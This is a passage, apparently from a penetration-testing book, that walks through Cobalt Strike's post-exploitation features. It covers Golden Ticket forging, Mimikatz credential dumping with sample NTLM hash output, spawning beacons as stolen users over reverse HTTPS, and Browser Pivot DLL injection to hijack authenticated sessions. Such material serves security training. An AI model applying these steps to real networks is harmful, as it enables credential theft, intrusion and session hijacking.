
Clicking on this option will open a new window where we will be asked to choose an existing listener or to create a new one and choose the exploit we want to run:



Once we click Launch, we will see the following command being run in the console. The exploit will be executed, shown as follows:




If the exploit is successful, a new elevated session will be created:



- Golden Ticket: This option has multiple dependencies and may not work all the time. This is because it requires the user we want to forge the ticket for, the domain name, the domain's **security identifier** (**SID**), and the NTLM hash of the **Kerberos ticket-granting ticket** (**KRBTGT**) user on a **Domain Controller** (**DC**). These are not always available. If we do have this information, however, the Golden Ticket option would basically generate a golden ticket and inject it in our current session to gain elevated privileges.
- Make Token: This option allows us to pass credentials to Cobalt Strike, which will generate a token for us.
- Run Mimikatz: Cobalt Strike beacon is integrated with Mimikatz. This means we can use Mimikatz features from the beacon itself. We can use this option by right-


clicking on the host and then clicking on Access | Run Mimikatz:




This will dump the hashes, shown as follows:

```
beacon> logonpasswords
[*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
[+] host called home, sent: 526942 bytes
[+] received output:

Authentication Id : 0 ; 5890501 (00000000:0059e1c5)
Session           : Interactive from 0
User Name         : John
Domain            : L33T
Logon Server      : WIN-9PIACAHV7U3
Logon Time        : 9/16/2018 3:21:38 AM
SID               : S-1-5-21-3140846176-3513996709-3658482848-1106
         msv :
          [00000003] Primary
          * Username : John
          * Domain   : L33T
          * NTLM     : 9182274425effbe80a1abd8df23d56cc
[PT-PC] PT */3212
```


The dumped credentials can be viewed by going to the View menu and choosing the Credentials option:




This will open a new tab where all the dumped credentials can be viewed:




- Spawn As: Once we have gained the credentials of other users, we can use Spawn As to launch another beacon as a different user on the system:



Clicking on the Spawn As option will open a new window, shown as follows:




In this window, we choose the user we want to spawn as and the listener on which we want the beacon to connect, and click on the Launch button. This will automatically run the command `spawnas` and we will see a new connection pop up:




Explore menu

The options available in the Explore menu are as follows:

- Browser Pivot: Cobalt Strike allows us to do a man-in-a-browser attack to hijack a victim's authenticated browser session. Cobalt Strike sets up a proxy server which injects into Internet Explorer. When we browse through this server, we will be able to inherit all the cookies, client SSL certificates, and all the authenticated HTTP sessions. Let's take a look at how to perform this attack. First, right-click on the host and go to Explore | Browser Pivot, shown as follows:




This will open a new window with a list of currently running Internet explorer processes on the system. Cobalt Strike automatically recommends to us the best child process to inject into. As shown in the following screenshot, we need to choose the process and the port number:



Once we click on the Launch button, the proxy server will be started. We can then open our local browser and set the IP of the team server and the port number we defined before as a proxy in our browser to view the authenticated user sessions:

```
himanshu beacon> spawnas L33T\John mnbMNBlkjLKJpoiPOI098098
[*] Tasked beacon to spawn windows/beacon_https/reverse_https (192.168.2.7:443) as L33T\John
[+] host called home, sent: 3705 bytes
himanshu beacon> spawn Revhttps
[*] Tasked beacon to spawn (x86) windows/beacon_https/reverse_https (192.168.2.7:443)
[+] host called home, sent: 562 bytes
beacon> browserpivot 140 x86
[*] Injecting browser pivot DLL into 140
[+] Browser Pivot HTTP proxy is at: 192.168.2.7:8888
[+] started port forward on 14255 to 127.0.0.1:14255
```

